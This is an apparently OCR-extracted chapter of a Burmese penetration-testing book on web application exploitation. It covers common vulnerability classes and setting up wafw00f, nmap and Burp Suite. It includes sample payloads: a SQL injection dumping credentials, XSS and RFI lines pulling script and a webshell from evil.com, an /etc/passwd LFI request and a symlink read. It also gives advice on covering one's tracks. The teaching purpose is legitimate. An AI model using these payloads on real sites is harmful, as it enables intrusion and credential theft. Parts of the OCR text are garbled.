----	------	-------------	------------

-----

1	shell	unix	192.168.2.47:100 -> 192.168.2.110:56309 (192.168.2.110)
---	-------	------	---

```
msf exploit(usermap_script) >
```

အခန်း (၅)

## **Web Application Exploitation**

**“Are You Smarter than the Attacker ?  
( Hint: No)”**

Brought To You By UGMH

## Web Application Exploitation

Web Application Exploitation ဟာ ယနေ့ကောင်းမှာ ရအများဆုံး Popular ဖြစ်သော Exploitation တစ်ခုဖြစ်ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ ယနေ့အခါမှာ အင်တာနက်နဲ့ချိတ်ဆက်ထားတဲ့ အဖွဲ့အစည်းတိုင်းလိုလိုဟာ Firewall တွေ၊ IDS/IPS တွေထားရှုပြီး Security ကို တိုးမြှင့်ထားတဲ့အတွက် အလွန်အလွန်ကောင်းမွန်ပါတယ်ဆိုတဲ့ Scanners တွေနဲ့ ဘယ်လိုပဲ Scanning ပြုလုပ်ပါစေ Web Service ဖြစ်တဲ့ Port 80 နဲ့ 443 လောက်သာဖွင့်ထားတဲ့အတွက် OS Remote Exploit တွေကိုတွေ့ရှုနိုင်မှာ မဟုတ်ပါဘူး။ ဒါကြောင့် Web Application တွေဟာ Hackers တွေအတွက် အတားအဆီးမရှိတဲ့တစ်ခုတည်းသော ပစ်မှတ်ဖြစ်လာပါတယ်။ ဒီသင်ခန်းစာများတော့ Web Applications နဲ့ပတ်သက်တဲ့ Vulnerabilities တွေနဲ့ သူတို့နဲ့သက်ဆိုင်တဲ့ Exploitation အကြောင်းတွေကို ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

Web Application နဲ့ပတ်သက်ပြီး Attack ပြုလုပ်နိုင်တဲ့နည်းလမ်းတွေ၊ Attack ပြုလုပ်နိုင်တဲ့ Tools ကြောလည်း အရမ်းကိုများပြားလွန်ပါတယ်။ အဲဒီ နည်းလမ်းတွေ၊ Tools တွေလိုအပေါ်ပြန့်မှာ Web Application နဲ့ ပတ်သက်တဲ့ Vulnerabilities တွေကိုပြုးစွာဖော်ပြလိုပါတယ်။ လူသိများတဲ့ Web Application Vulnerabilities တွေကတော့ SQL Injection လိုပေါ်တဲ့ SQLi, XSS, LFI, RFI, CSRF, Security Misconfiguration နဲ့ Broken Authentication တို့ ဖြစ်ကြပါတယ်။

## Web Application Vulnerabilities

### I. SQL Injection (SQLi)

SQL Injection ဆိတ်တကော့ Web Application တွေမှာပဲ တွေ့ရတဲ့ Vulnerability မျိုးမဟုတ်ဘဲ Database နဲ့ ချိတ်ဆက်ထားတဲ့ မည့်သည့် Application မှာမဆိတ်တွေ့ရနိုင်တဲ့ Vulnerability တစ်ခုဖြစ်ပါတယ်။ SQL Injection ကို တစ်နည်းအားဖြင့် SQLi လိုလည်းခေါ်ပါတယ်။ SQLi Vulnerability ဟာ User ရဲ့ Input နဲ့ SQL Statement တည်ဆောက်တဲ့အခါ ဖြစ်ပေါ်တတ်လေ့ရှိတဲ့ Vulnerability တစ်ခုဖြစ်ပါတယ်။ User Input Field ကို Validate မလုပ်ခဲ့တဲ့ အခါမျိုးမှာ SQLi Vulnerability ဖြစ်ပေါ်ပါတယ်။ Attacker ဟာ အဲဒီ Vulnerability ဖြစ်တဲ့နေရာမှတဆင့် SQL Queries များပြုလုပ်ပြီး Database ထဲမှာရှိတဲ့ Data များကို ရယူသွားနိုင်သလို၊ Data များကို ပြင်ဆင်ခြင်းနှင့် Bypass Authentication ပြုလုပ်ခြင်းများကိုလည်း ဆောင်ရွက်နိုင်ပါတယ်။

*"http://target.com/index.php?id=null+union+select+1,group\_concat(userid, 0x3a,username,0x3a,password),3,4,5,6+from+users --+"*

### II. Cross-Site Scripting (XSS)

XSS ဆိတ် Cross-site Scripting လို့ ခေါ်တဲ့ Web Application Vulnerability တစ်ခုဖြစ်ပါတယ်။ Cross-site Scripting ရဲ့ အတိုကောက်ဖြစ်တဲ့ CSS လို့ခေါ်ခဲ့ရာကနေ 2002 ခုနှစ်မှာ Steve Champeon ဆိတ်သူက Cascading Style Sheet ဆိတ် CSS နဲ့ များယွင်းနိုင်တဲ့အတွက် XSS လို့ ပြောင်းလဲ ခေါ်ဆိုပို့ အကြံပြုရာကနေ ဖြစ်ပေါ်လာတဲ့နာမည်တစ်ခုဖြစ်ပါတယ်။ XSS ဟာ Script Injection အမျိုးအစားဖြစ်ပြီး Filter ပြုလုပ်ထားခြင်းမရှိတဲ့ Input Vulnerability များမှတစ်ဆင့် Website ရဲ့ Source များထဲသို့ Java Script များကို

Inject ပြလုပ်ကာ အဲဒီဝဘ်ဆိုင်ကို ဝင်ရောက်ကြည့်ရှုတဲ့ Users များကို ဦးတည်တိုက်ခိုက်တဲ့ Attack တစ်ခုဖြစ်ပါတယ်။ အဲဒီ XSS Vulnerability မှတဆင့် Attacker တွေဟာ Cookie Stealing ပြလုပ်ခြင်း၊ Virus နဲ့ Trojan များဖြန့်ဝေခြင်းနဲ့ Phishing ပြလုပ်ခြင်းများကို ဆောင်ရွက်နိုင်ပါတယ်။

`"http://www.target.com/index.php?text=a;document.write(<script src=http://www.evil.com/xss/l.js></script>)"`

## ၃။ Local File Inclusion (LFI)

LFI ဆိုတာ Local File Inclusion လို့ခေါ်တဲ့ Web Application Vulnerability တစ်ခု ဖြစ်ပါတယ်။ Web Server အတွင်းမှာရှိတဲ့ Files များ (System Files) ကို Web Browser မှတစ်ဆူ ခေါ်ယူကြည့်ရှုလိုရစေတဲ့ File Inclusion Vulnerability တစ်ခုဖြစ်ပါတယ်။ LFI ဟာ File System Function တွေဖြစ်တဲ့ include() စုတေသန Functions တွေကို အသုံးပြုထားတဲ့ Web Page တွေမှာ Sanitized ပြလုပ်ထားခြင်းမရှိတဲ့အခါနဲ့ Directory Traversal ကို ဖွင့်ပြထားတဲ့အခါနဲ့တွေမှာ ဖြစ်ပေါ်လေ့ရှိပါတယ်။ LFI ဖြစ်နေတဲ့ Page မှတဆင့် Server အတွင်းမှာရှိတဲ့ System File တွေကို Access ပြလုပ်နိုင်ပါတယ်။

`"http://target.com/index.php?file=../../../../etc/passwd"`

## ၄။ Remote File Inclusion (RFI)

RFI ဆိုတာက Remote File Inclusion လို့ခေါ်တဲ့ File Inclusion Vulnerability အမျိုးအစားတစ်ခုပဲဖြစ်ပါတယ်။ LFI နဲ့ မတူတဲ့အချက်ကတော့ လက်ရှိ Server အတွင်းမှာရှိတဲ့ File တွေကို Access ပြလုပ်နိုင်တဲ့အပြင် တဗြားသော Remote Server မှာရှိတဲ့ File တွေကိုပါ လက်ရှိ Server အတွင်း Access ပြလုပ်နိုင်ပါတယ်။ ဒါကြောင့် Attacker ဟာ တဗြားသော Server မှာရှိ

ဤ Malicious File (Shell) ကို အသုံးပြု၍ RFI Vulnerability မှတဆင့် Target ကို အလွယ်တကူထိန်းချုပ်နိုင်ပါတယ်။

`"http://target.com/index.php?file=http://evil.com/webshell.txt?"`

## ၅။ Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery ဆိတ် CSRF ကို တစ်နည်းအားဖြင့် One-Click Attack သို့မဟုတ် Session Riding လိုပေါ်ပါတယ်။ CSRF ဆိတာ အဲဒီ CSRF Vulnerable ဖြစ်နေတဲ့ဆိုပါမှာရှိနေတဲ့ လက်ရှိ Authenticated Users တွေကို၊ ဦးတည်တိုက်ခိုက်တဲ့ Attack တစ်ခုဖြစ်ပါတယ်။ ဥပမာအနေနဲ့ Attacker တစ်ယောက်ဟာ CSRF Vulnerable ဖြစ်နေတဲ့ Link နေရာကို Malicious Code တစ်ချို့နဲ့ပေါင်းစပ်၍ Authenticated Users ဆိုင် E-mail သို့မဟုတ် Chatting မှတဆင့် Social Engineering ကို အသုံးပြု၍ ပေးပို့လိုက်ပါတယ်။ အဲဒီအချိန်မှာ CSRF Vulnerable ဖြစ်နေတဲ့ ဝဘ်ဆိုမှာရှိတဲ့ Authenticated User ဟာ Attacker ပေးပို့လိုက်တဲ့ Link ကိုနိုင်လုပ်တာနဲ့ မိမိရဲ့ Password ကို ပြောင်းသွား စေတာမျိုး၊ Admin Account လုပ်ခဲ့ Create ပြုလုပ်သွားတာမျိုး၊ ဘဏ်အကောင့်ထဲမှင့်တွေကို တဗြားအကောင့်ထဲသို့လွှဲပြောင်းသွားစေတာမျိုးစာတဲ့ မိမိမရည်ရွယ်တဲ့ လုပ်ဆောင်ချက်တွေကို ဖြစ်ပေါ်ပေါ်ပါတယ်။

Eve: Hello Alice! Look here:

``

## ၆။ Security Misconfiguration

Security Misconfiguration ဆိတာကတော့ Web Host Admin မှ Security Knowledge အားနည်းစွာဖြင့် Server ကို Configuration ပြုလုပ်ထားတဲ့ အခါမျိုးတွေမှာ တွေ့ရှိရလေ့ရှိပါတယ်။ Permission တွေကို လွှဲမှားစွာပေးထားမိ

တာမျိုး၊ Apache Config ကို လွှဲမှားစွာပြည်မိတာမျိုး၊ Database ကို လွှဲမှားစွာ Configure ပြည်မိတာမျိုးစသဖြင့်များစွာပါဝင်ပါတယ်။

Shared Hosting တွေမှာ တွေ့ရလေ့ရှိတဲ့ Symlink Attack ဆိုတာဟာ လည်း Security Misconfiguration ကြောင့်ပဲဖြစ်ပါတယ်။ Symlink Attack ဆိုတာ Server တစ်ခုတည်းအတွင်းမှာရှိတဲ့ တွေးသော User တစ်ယောက်ရဲ့ Home Directory (သို့မဟုတ်) Web Directory ကို Root Permission မရှိဘဲနဲ့ Read Access ရအောင်ပြည်တဲ့ Attack ဖြစ်ပါတယ်။

```
In -s /home/other_user/public_html ./target.txt
```

## ၇။ Broken Authentication

Broken Authentication ဆိုတာဘတော့ Application's Login Mechanism ရဲ့ အမျိုးမျိုးသောချို့ယွင်းချက်တွေ၊ ပျောကွက်ဟာကွက်တွေကို ဆိုလိုတာ ဖြစ်ပါတယ်။

**ဥပမာ။** Username နဲ့ Password ကို လွယ်ကူစာပေးထားမိတဲ့ အတွက် Attacker မှ Guess ပြည်နိုင်တာမျိုး၊ Dictionary Attack သို့မဟုတ် Brute-Force Attack ပြည်နိုင်တာမျိုး၊ Username နဲ့ Password မလိုဘဲ Login Bypass ပြည်နိုင်တာမျိုးစတာတွေဟာ Broken Authentication Vulnerability ပဲဖြစ်ပါတယ်။ တချို့သော Website တွေမှာ Admin Page ကို ခေါ်လိုက်တာနဲ့ Username တွေ Password တွေမလိုဘဲ တစ်ခါတည်း Website ရဲ့ Admin Panel ထဲကိုရောက်ရှိသွားတာဟာ Broken Authentication Vulnerability ကြောင့် ပဲဖြစ်ပါတယ်။

## Web Application PenTest Methodology

Web Application PenTest Methodology ဟာ Network အတွက် PenTest Methodology နဲ့ အနည်းငယ်ကဲပြားမှုရှိပေးပေါ်လို့ သဘောတရားက တော့ အတူတူပြန်ပါတယ်။ Web Application PenTest Methodology မှာ ယောက်ဆုံးဖြစ် အပိုင်း(၅)ပိုင်းပါဝင်ပါတယ်။ အခို့အပိုင်းတွေကိုပုံနှင့်တစ်ကွန် ပြေားထားပါတယ်။



- ဤ (၅.၁) Web Application PenTest Methodology အား ပြသထားပုံ
- ၀။ **Reconnaissance** ဆိုတဲ့ သတ်းအချက်အလက်များရယူစောင်းတဲ့ အပိုင်း။
  - ၂။ **Mapping** ဆိုတဲ့ Web Application ရဲ့ Functions တွေ၊ Contents တွေ၊ Directory List တွေကို ရှာဖွေစုံစမ်းဖော်ထုတ်တဲ့ အပိုင်း။
  - ၃။ **Discovery** ဆိုတဲ့ Web Application Vulnerabilities တွေကို ရှာဖွေ ဖော်ထုတ်တဲ့ အပိုင်း။
  - ၄။ **Exploitation** ဆိုတဲ့ တွေကိုလာတဲ့ Vulnerabilities တွေကောင် မိမိရဲ့ Target ကို ထိုးဖောက်တဲ့ အပိုင်း။

၅။ Reporting ဆိတဲ့ တွေ.ရှိချက်တွေကို တာဝန်ရှိသူထံသို့ အစီရင်ခံတင်ပြတဲ့အပိုင်းဆိုပြီး အပိုင်း (၅) ပိုင်းရှိပါတယ်။

ယခု ဒီစာအုပ်မှာတော့ Kali မှာပါဝင်တဲ့ Tools တွေကို အသုံးပြုပြီး အထက်မှာဖော်ပြခဲ့တဲ့ Methodology နဲ့အညီ Web Application PenTest ပြလုပ်ပုံအဆင့်ဆင့်ကို ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

## Detecting Web Application Firewall(WAF)

ပထမဦးဆုံးအနေနဲ့ Target ရဲ့ Web Application မှာ Defense Mechanisms အတွက် Firewall တွေ အသုံးပြထားသလား၊ အသုံးပြထားတယ်ဆိုရင် ဘယ်လို Firewall ကိုအသုံးပြသလဲ စတဲ့အချက်အလက်တွေကို အနီးစပ်ဆုံးအနေနဲ့ သိရှိဖို့လိုပါတယ်။ အဲဒီအချက်အလက်တွေကို သိရှိမှသာ၊ Target အသုံးပြထားတဲ့ Firewall တွေကို ဘယ်လို Bypassပြလုပ်နိုင်မလဲ၊ Logs တွေကို အတတ်နိုင်ဆုံးဘယ်လိုရောင်ရားနိုင်မလဲဆိုတဲ့အချက်တွေကို သိရှိနိုင်မှာဖြစ်ပါတယ်။ အဲဒီအတွက် Kali မှာ **wafw00f** ဆိုတဲ့ Tool ပါရှိပါတယ်။ သူကတော့ Web Application Firewall Detection Tool တစ်ခုဖြစ်ပါတယ်။ **wafw00f -l** ဆိုတဲ့ Command ကို အသုံးပြုပြီး Detection ပြလုပ်ပေးနိုင်တဲ့ Firewall Lists တွေကို ကြည့်ရှုနိုင်ပါတယ်။ သူရဲ့အသုံးပြုပုံကတော့ အရမ်းကို လွယ်ကျရှိရှင်းပါတယ်။

```
root@MrLinuxer:~# wafw00f www.target.com
```

^ ^

-----  
///7//.'\\/\_/ \_///7//.'\\/\_/

|VV//o//\_| |VV//o//o//\_

```
|_n_.'/n//_|_n_'\_\_/'_
```

&lt;

...'

## WAFW00F - Web Application Firewall Detection Tool

By Sandro Gauci & Wendel G. Henrique

Checking <http://www.target.com>

**The site <http://www.target.com> is behind a ModSecurity**

Number of requests: 6

အထက်မှာပြထားတဲ့အတိုင်းပဲ **wafw00f** ဟာ Target မှာ WAF အသုံးပြုထားခြင်းရှိမရှိတာကိုပြသပေးပါလိမ့်မယ်။ နောက်ထပ်တစ်ခုအနေနဲ့ **Nmap** ရဲ့ NSE Script ကို အသုံးပြုပြီး Web Application Firewall Detect ပြည်ပုံကိုလည်း အောက်မှာဖော်ပြထားပါတယ်။

```
#nmap -p80 --script http-waf-detect target.com
```

NSE Script ဖြစ်တဲ့ **http-waf-detect** ဟာ Target System မှာ Packet Filtering System ရှိ၊ မရှိ ဆိတာကို Detect ပြည်ပြီး Filter System တွေရှိခဲ့မယ်ဆိုရင် အောက်မှာပြထားတဲ့အတိုင်းတွေရှိရမှာဖြစ်ပါတယ်။

## PORt STATE SERVICE

80/tcp open http

```
|_http-waf-detect: IDS/IPS/WAF detected
```

အခုဖော်ပြန်တဲ့ အကြောင်းအရာတွေကတော့ Web App PenTest ပြည်ပဲတဲ့ အခါမှာ Reconnaissance အဆင့်အတွက် လိုအပ်တဲ့အချက်အလက်တွေထဲကတရူးပါဖြစ်ပါတယ်။ အချက်အလက်တွေစုံလင်လော့ Target ကို အောင်မြင်စိုးအခွင့်အရေး

ပိုမိုလေဖြစ်တဲ့အတွက် တြေားသောအချက်အလက်တွေကိုလည်း Network PenTest အပိုင်းမှာဖော်ပြခဲ့တဲ့အတိုင်း အလျဉ်းသင့်သလို စုဆောင်းဖို့လိုပါတယ်။

## Mapping the Web Application

Mapping ပြလုပ်တယ်ဆိုတာ၊ Web Application မှာဘယ်လို Functions တွေပါဝင်သလဲ၊ ဘယ်လိုမျိုးလုပ်ဆောင်ချက်တွေကိုလုပ်ဆောင်ပေးနိုင်သလဲ၊ ဘယ်လို Content တွေပါဝင်သလဲ စတဲ့အချက်အလက်တွေကို စူးစမ်းလေ့လာတာဖြစ်ပါတယ်။ Web Spidering ပြလုပ်တာ၊ Hidden Content တွေကိုရှာဖွေတာ၊ URL Parameters တွေကိုရူးစမ်းတာ၊ Security Mechanisms ( Login, Logout, Register, Forgot Password) Functions တွေကိုလေ့လာတာတွေဟာ Mapping ပြလုပ်တာပဲဖြစ်ပါတယ်။ အဲဒီလို Mapping ပြလုပ်ပြီးမှသာ၊ Discovery ဆိုတဲ့ Web Application Vulnerabilities တွေကို ရှာဖွေဖော်ထုတ်နိုင်မှာဖြစ်ပါတယ်။ Kali မှာ Mapping ပြလုပ်ပေးနိုင်တဲ့ Tools ပေါင်းများစွာပါဝင်ပါတယ်။ တချို့၊ သော Tools များက Automatic ပြလုပ်ပေးနိုင်ပြီး၊ တချို့ကတော့ Manual ပြလုပ်ရတာဖြစ်ပါတယ်။ ဒီစာအပ်မှာတော့ Automatic နဲ့ Manual ကို ပေါင်းစပ် အသုံးပြနိုင်တဲ့ **Burp Suite** ဆိုတဲ့ Tool ကို အသုံးပြဖော်ပြပေးမှာဖြစ်ပါတယ်။

## Starting with Burp Suite


**Burp Suite** ဆိုတာ Web Application Security အတွက် Tools ပေါင်းများစွာကို အသုံးပြုရလွယ်ကူစေရန်အတွက် စုစုပေါင်းပေါင်းစပ်ထားတဲ့ Integrated Platform တစ်ခုဖြစ်ပါတယ်။ PortSwigger Ltd ကနေ Develop ပြလုပ်တာဖြစ်ပြီး Burp Free နဲ့ Burp Professional ဆိုတဲ့ Edition နှစ်ခု ရှိပါတယ်။ Kali မှာတော့ Burp Free Edition ကို ထည့်သွင်းထားပါတယ်။ အနှစ်ချုပ်အနေနဲ့ ပြောရမယ်ဆိုရင်တော့ **Burp Suite** ဆိုတာ Local Web Proxy တစ်ခုဖြစ်ပြီး

User နဲ့ Target Website ကား HTTP Requests နဲ့ Responses တွက် Modify ပြည်တာ၊ Intercept ပြည်တာ၊ Inspect ပြည်တာစတဲ့ Functions တွက်ပြည်ပေးနိုင်တဲ့ Tool တစ်ခုဖြစ်ပါတယ်။




**ပုံ (၅-၂)** Burp Suite ကို အသုပြုပြီး Web Server အား  
ချိတ်ဆက်နေပုံ

အဲဒီလို User ရဲ့ Browser နဲ့ Target Website ကားမှာ၊ ကားခံဆက်သွယ်  
ပေးနိုင်ရန်အတွက် လိုအပ်တဲ့ Configuration ပုံကိုတိကျမှန်ကန်စွာ ပြည်ပေးနိုင်  
လိုပါတယ်။ ပထမဦးဆုံးအနေနဲ့ Burp Proxy ရဲ့ **Proxy Listeners** မှာ Listen  
လုပ်နေတဲ့ Port နဲ့ပါတ်ကိုသိနိုင်လိုပါတယ်။ ဒါကြောင့် Burp Suite ရဲ့ **proxy** ဆို  
တဲ့ Tab မှ **Options** ကိုသွေ့ပြု၍ Listen လုပ်နေတဲ့ Port ကိုကြည့်လိုက်ပါ။  
Default အနေနဲ့ကတော့ **Port 8080** ဖြစ်ပါတယ်။ နောက်တစ်ခုကတော့ **Running**  
ဆိုတဲ့ Checkbox လေးမှာ အမှန်ခြင်းထားမထားဆိုတာကို ကြည့်ရမှာဖြစ်ပါတယ်။  
အမှန်ခြင်းထားခြင်းမရှိဘူးဆိုရင်အမှန်ခြင်းပေးရမှာဖြစ်ပါတယ်။ အကယ်၍ Listeners  
မှာ မိမိထိကြိုက် Port နဲ့ပါတ်ကို **Assign** ပြည်ချင်တယ်ဆိုရင်လည်း **Edit** ဆို  
တဲ့ Button ကိုနှိပ်ပြီး Custom Port ကို **Assign** ပြည်ပေးနိုင်ပါတယ်။




ပုံ (၁၃) Proxy Listeners အသာဓာတ်ဆေးပုံ

နောက်ထပ်တစ်ခုကတော့ အင်တာနှင်းကို Proxy ဖူတဆင့် အသုံးပြုတဲ့ သူတွေ၊ ဒါမှုမဟုတ် ခြေရာလက်ရာကျော်စေလိုတဲ့အတွက် တဗြားအသာ Proxy Address တစ်ခုကို အသုံးပြုလိုကြခဲ့တွေမှာ Upstream Proxy ကို Configure ပြုလုပ်ပေးပို့လိုအပ်ပါတယ်။ Upstream Proxy ကို Configure ပြုလုပ်ပေးပို့ အတွက် Options ဆိုတဲ့ Tab မှ Connections ဆိုတဲ့နေရာအောက်ရှိ Upstream Proxy Servers ဆိုတဲ့နေရာမှာ Add ဆိုတဲ့ Button ကိုနှိပ်ပြီး သင့်ရဲ့ Proxy Address ကိုထည့်ပေးရမှာဖြစ်ပါတယ်။ အခုလက်ရှိသင်ခန်းစာများတော့ ဧရာ.မှာတုန်းက ခြေရာဖျောက်တဲ့အနေနဲ့ OpenVPN Connection ကို အသုံးပြုထားတဲ့အတွက် Upstream Proxy Server ကို Configure ပြုလုပ်ပေးပို့မလိုအပ်ပါဘူး။



### နှင့် (၅.၃) Upstream Proxy Servers နေရာပြု

နောက်ထပ်တစ်ဆင့်အနေဖော်ကတော့ Target Website နဲ့ Browser ကြားကို Burp Proxy မှတဆင့်၊ ဆက်သွယ်စံနှင့်ရန်အတွက် Browser မှာ Proxy Configure ပြည်ပေးရမှာဖြစ်ပါတယ်။ Kali မှာတော့ Default အနေဖော် Iceweasel ဆိုတဲ့ Browser ပါမျိုးတယ်။ Mozilla Firebox နဲ့ အတူတူပဲဖြစ်ပါတယ်။ Iceweasel Browser မှာ Proxy Configure ပြည်စီအတွက် **Edit Tab** မှာရှိတဲ့ **Preferences** ကိုသွားလိုက်ပါ။ အဲဒီကမှ **Advanced** မှာရှိတဲ့ **Network Tab** ကိုသွားပြီး **Settings** နေရာမှာ သင့်ရဲ့ Burp Proxy မှာ Listen လုပ်ထားတဲ့ Address နဲ့ Port နံပါတ်ကို ထည့်ပေးရမှာဖြစ်ပါတယ်။ Default အနေဖော်ကတော့ **127.0.0.1: 8080** ပဲဖြစ်ပါတယ်။



ပုံ (၅.၅) Browser တွင် Proxy Configure ပြည်ပုံ

အထက်မှာပြထားတဲ့အတိုင်း Configuration ပြည်ပြီးပြုဆိုရင်တော့ Burp Suite ကိုစတင်အသုံးပြုလို့ရပါဖြူ။ အရေးကြီးတဲ့အချက်ကတော့ Burp Proxy ဟာ Burp Suite ကြီးတစ်ခုလုံးခဲ့အခိုက်အရေးပါဆုံးသော အစိတ်အပိုင်းတစ်ခုဖြစ်ပါတယ်။ သူရဲ့လုပ်ဆောင်ချက်ကတော့ Client (Browser) နဲ့ Target Website (Server)ကြား Web Traffic တွေကို Intercept ပြည်ပေးမှာဖြစ်ပါတယ်။

Burp Proxy မှာအသုံးပြုရမယ့် Tabs (၃)ရရှိပါတယ်။ အဲဒီ Tabs တွေက တော့

### ၁။ Intercept


### ၂။ Options နဲ့

### ၃။ History ဆိုတဲ့ Tabs တွေပဲဖြစ်ပါတယ်။

**Intercept** ဆိုတဲ့ Tab ကတော့ Browser နဲ့ Target Website ကြား Web Traffic တွေကို Intercept နဲ့ Modify ပြည်ပေးမယ့် Tab ဖြစ်ပါတယ်။ Web Traffic တွေကို Intercept ပြည်ပေးမယ်ဆိုရင်တော့ **Intercept** Button ကို **on**

